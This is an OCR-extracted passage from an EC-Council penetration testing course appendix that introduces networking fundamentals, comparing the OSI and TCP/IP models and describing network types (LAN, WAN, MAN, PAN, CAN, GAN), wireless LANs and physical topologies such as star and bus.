TCP/IP model is based on the practical implementation of protocols around which the Internet has developed, whereas the OSI model, often referred to as a reference model, is a generic protocol-independent standard. Both connectionless and connection-oriented communication. OSI model defines services, intervals and protocols, whereas TCP/IP does not provide a clear distinction between these.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.02: Comparison of OSI and TCP/IP models

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Networks

- Classification of networks based on the physical location or the geographical boundaries

Local Area Network (LAN)

- Usually **possessed** by private organizations and connects the nodes of a single organization, or **premises**
- Designed to facilitate the sharing of resources between **PCs** or **workstations**

Wide Area Network (WAN)

- Provides transmission solutions for companies or groups who need to exchange information between multiple remote locations which may be in different countries or even continents
- Provides **trustworthy**, **quick**, and **secure communication** between two or more places with **short delays** and at low costs

Metropolitan Area Network (MAN)

- Huge computer networks **covering** a whole city
- A MAN can be completely owned and **monitored** by a private organization or it can be provided as a service by any public organization such as a **telecommunications** company

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Networks (Cont'd)

04

Personal Area Network (PAN)

- Wireless communication that uses both **radio** and **optical** signals
- Covers individual's work area or work group and is also known as a **room-size network**



05

Campus Area Network (CAN)

- Covers only **limited geographical area**
- This kind of network is applicable for a **university** campus




06

Global Area Network (GAN)

- Combination of different **interconnected** computer networks
- Covers an unlimited geographical area
- The Internet is an example of a GAN



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Networks

These networks may differ in many ways. For example: by size, by functions, by the geographical distance. The services provided by the networks differ according to the layout of the networks. The networks that differ by size depend on the area occupied by the network and the number of computers present in the network. The computers in a network can vary from one single computer to millions of computers.

The different networks are based on the size of the area they cover:

- Local Area Network (LAN)
- Wide Area Network (WAN)
- Metropolitan Area Network (MAN)
- Personal Area Network (PAN)
- Campus Area Network (CAN)
- Global Area Network (GAN)

Local Area Network (LAN)

The LAN consists of computers and its related devices that share information over the same communication line. LAN is usually possessed by private organizations and connects the nodes of a single organization, or premises. These are designed to facilitate the sharing of resources between PCs or workstations. The LAN may extend only within an office building or home. The LAN can handle hundreds of users. The two commonly used LAN technologies are Ethernet and Wi-Fi. There are virtual LANs that enable the network administrators to provide a network connection to a group of nodes. LAN enables the use of many application programs and the users

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

can achieve those applications by simply downloading it from the LAN. Wireless LANs are becoming much more popular. This is due to more flexibility and a cost which is less when compared to wired-LANs.



Figure A.03: LAN (Local Area Network)

- **Advantages:**
  - Allows sharing of printers between the computers at home or office.
  - LAN provides the users the privilege to work from any system in the LAN.
  - Allows storage of files in a single folder and sharing it between the users on the network.
- **Disadvantages:**
  - As it provides file sharing facility, it requires separate security measures to restrict access to certain files and folders.
  - Any small issue in the file server can affect all the users on the server machine.

Wide Area Network (WAN)

The WAN is spread over a larger geographical area and is more far-reaching than a LAN. WANs usually connect the nodes in the network using leased telecommunication lines. These lines assist in carrying the information efficiently across the various computers in the network. WANs can connect different LANs in a network. Most often, public networks are connected to the wide-area network. The LANs connect to WANs for quick and secure transfer of data. However, WANs requires a group of authorities to manage. WAN provides transmission solutions for companies or groups who need to exchange information between multiple remote locations which may be in different countries or even continents. It provides trustworthy, quick, and secure communication between two or more places with short delays and at low costs.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure A.04: WAN (Wide Area Network)

- **Features of WAN:**
  - WAN networks generally provide larger and dedicated network services. It always tries to meet the services according to business requirements.
  - The WANs has a lower data transfer rate when compared to the transfer rate of LAN.
- **Advantages:**
  - A WAN connects places that are geographically apart from each other without a high cost and a difficulty in implementation.
- **Disadvantages:**
  - Very complex in structure.
  - Provides only lower bandwidth and has a higher risk of losing the connections.

Metropolitan Area Network (MAN)

A MAN stretches for an even larger geographical area than a LAN, but less than that of a WAN. It refers to the interconnection of networks spread across a city or town. A MAN consists of huge computer networks covering a whole city and can be completely owned and monitored by a private organization or it can be provided as a service by any public organization such as a telecommunications company. Several LANs grouped together form MANs. MANs provide secure, efficient communication by making use of fiber optic cables. The MAN provides shared network connections to its users.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.05: MAN (Metropolitan Area Network)

- **Advantages:**
  - The links connecting the computers in a MAN have a much higher bandwidth allowing for the easy sharing of data.
  - Allows multiple users to share the data at the same speed.
- **Disadvantages:**
  - Requires the need of installation before deploying it for the first time.
  - Costly when compared to LANs.

Personal Area Network (PAN)

A Personal Area Network refers to the interconnection of devices within a certain range of distance. For example, a person can connect a laptop, mobile, tablet etc. to the wireless network within a certain distance without having to physically plug in anything to the devices. This allows for file and information sharing within the devices connected to that network. PAN consists of wireless communication that uses both radio and optical signals. It covers individual's work area or work group and is also known as a room-size network.




Figure A.06: PAN (Personal Area Network)

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Campus Area Network (CAN)

A campus area network consists of multiple connected local area networks within a certain geographical area. Most government organizations and universities make use of the campus area network. The size of the campus area network is much smaller than a MAN or a WAN. It uses optical fiber in order to connect the nodes in a campus network. For example, different buildings in a campus can use campus area network for interconnection and thereby allows the sharing of information within different departments. The implementation of a CAN requires less cost, is highly beneficial and economical due to high speed data transfer from any section of the network. It covers only limited geographical area. This kind of network is applicable for a university campus.

- **Features:**
  - Cost-effective.
  - Allows interconnection between various departments in a campus.
  - It provides a single shared data transfer rate.
  - Resistant to failure.
  - The campus area network is highly flexible to the changes of an evolving network.
  - CAN offers a highly secure network by implementing authentication of the users accessing the network.

Global Area Network (GAN)

The Global Area Network consists of different interconnected networks extending over an unlimited geographical area. The GAN covers a more geographical area than a LAN and a WAN. A GAN enables transfer of data from one point to another even when they do not connect directly with each together. The points can connect using a central server or each point can pass the data from one point to another till it reaches the destined point.

The GAN supports mobile communication for a number of wireless LAN's. Broadband GAN is the most commonly used GAN. The BGAN uses portable terminals to connect the computers located at different locations to the internet.

- **Advantages of GAN:**
  - GAN allows the interconnection of multiple networks and it enables proper sharing of data without tampering with it.
  - Enables the storage of files in a central server, thereby allowing easy access of files across different networks.
  - GAN enforces security towards accessing of these files by imposing access restrictions.
  - Combination of different interconnected computer networks
  - Covers an unlimited geographical area
  - The Internet is an example of a GAN

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Networks(WLAN)

Wireless networks use Radio Frequency (RF) signals to connect wireless-enabled devices in the network. It uses IEEE standard of 802.11 and uses radio waves for communication.

- **Advantages**
  - Installation is easy and eliminates wiring
  - Access to the network can be from anywhere within the range of an access point
  - Public places like airports, schools, etc. can offer constant Internet connection using Wireless LAN
- **Limitations**
  - Wi-Fi Security may not meet the expectations
  - The bandwidth suffers with the number of users on the network
  - Wi-Fi standard changes may require replacing wireless components
  - Some electronic equipment can interfere with the Wi-Fi network

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Network Topologies

- Network topology is a specification that **deals with a network's overall design and flow of data** in it



Types of Topology

- **Physical Topology** – Physical layout of nodes, workstations and cables in the network
- **Logical Topology** – The way information flows between different components

Physical Network Topologies

Bus Topology

- Network devices are connected to the central cable, called a bus, by the help of interface connectors

Star Topology

- Network devices are connected to a central computer called hub which functions as a router to send messages

Ring Topology

- Network devices are connected in a closed loop. Data travels from node to node, with each node along the way handling every packet

Mesh Topology

- Network devices are connected in a way such that every device has a point-to-point link to every other device on the network

Tree Topology


- It is a hybrid of bus and star topologies, in which groups of star-configured networks are connected to a linear bus backbone cable


Hybrid Topology

- Combination of any two or more different topologies. Star-Bus or Star-Ring topologies are widely used


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Network Topologies (Cont'd)











Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Network Topologies

Network topology is a specification that deals with a network's overall design and flow of data in it. The logic of connecting computers over the network is possible using topologies. The topology defines the structure of a network and determines the physical or logical layout of the network.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Topology

- **Physical Topology** – Physical layout of nodes, workstations and cables in the network.
- **Logical Topology** – The way information flows between different components.

The physical topology defines the structure of the components of the computer systems, whereas the logical topology defines the method of the flow of data in the network between the computers.

Following are some of the physical network topologies:

- **Star Topology**

  Network devices are connected to a central computer called hub which functions as a router to send messages.

  Star topology consists of a central node (hub) connected to other computers in the network using a cable. Each node or computer in the network connects individually to the central node. Adding nodes to the star network is an easy task. Any damage to the connection between any node and the central node does not affect the working of the other nodes in the network. But, any damage to the hub can affect the star structure. Here, the central node or hub acts as the server and the attached computers act as the clients. All data to the respective nodes passes through the central node or hub. The hub acts as the intersection for connecting all nodes present in the star network. The hub can connect to the hubs of other networks and act as a repeater or a signal booster. The computer nodes connect to the hub using unshielded twisted pair Ethernet cable.



Figure A.07: Star Topology

The following factors determine whether the hub is active or passive:

- The central node or hub performing processes like data amplification, regeneration, etc.
- The central node regulates the movement of the data.
- The network requiring electrical power resources.

Advantages:

- Enables centralized management of the network through the central node or hub.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Enables easy addition and removal of other computer nodes to the star network.
- Failure of one computer node does not make any impact on the rest of the nodes in the network.
- Enable easy detection of failures and errors in the network. This allows for finding better methods to solve the issue.

Disadvantages:

- Any failure on the central node affects the whole network.
- Using routers or switches as the central node increases the cost of implementing the network.
- The addition of new nodes to the network depends on the capacity of the central node.

- **Bus Topology**

  Network devices are connected to the central cable, called a bus, by the help of interface connectors.

  Here, a single cable handles all the computers in the network. The single cable carries all the information intended for all nodes in the network. Any damage to the connection between any node and the main cable can affect the passage of data over the cable. In the bus topology, the network broadcasts the signal sent by any node. The broadcasting of the signal allows the signal to reach all the nodes attached to the cable. The node having an IP and MAC address the same as given in the signal accepts those, while the other nodes reject those signals. Every cable in the bus network has a terminator attached to the both ends of the cable. The terminator helps in preventing the signals from bouncing. They capture the signals reaching the end of the cable. Signal bouncing can cause the signals to bounce back in the direction from where it came. If two signals bounce back at the same time from opposite directions, this can cause the collision of the signals. There are two types of bus topologies: Linear and Distributed bus topology. In linear bus topology, there is only a single line attached to the two end points. In a distributed bus topology, it can have more than one linear pattern attached to the network.

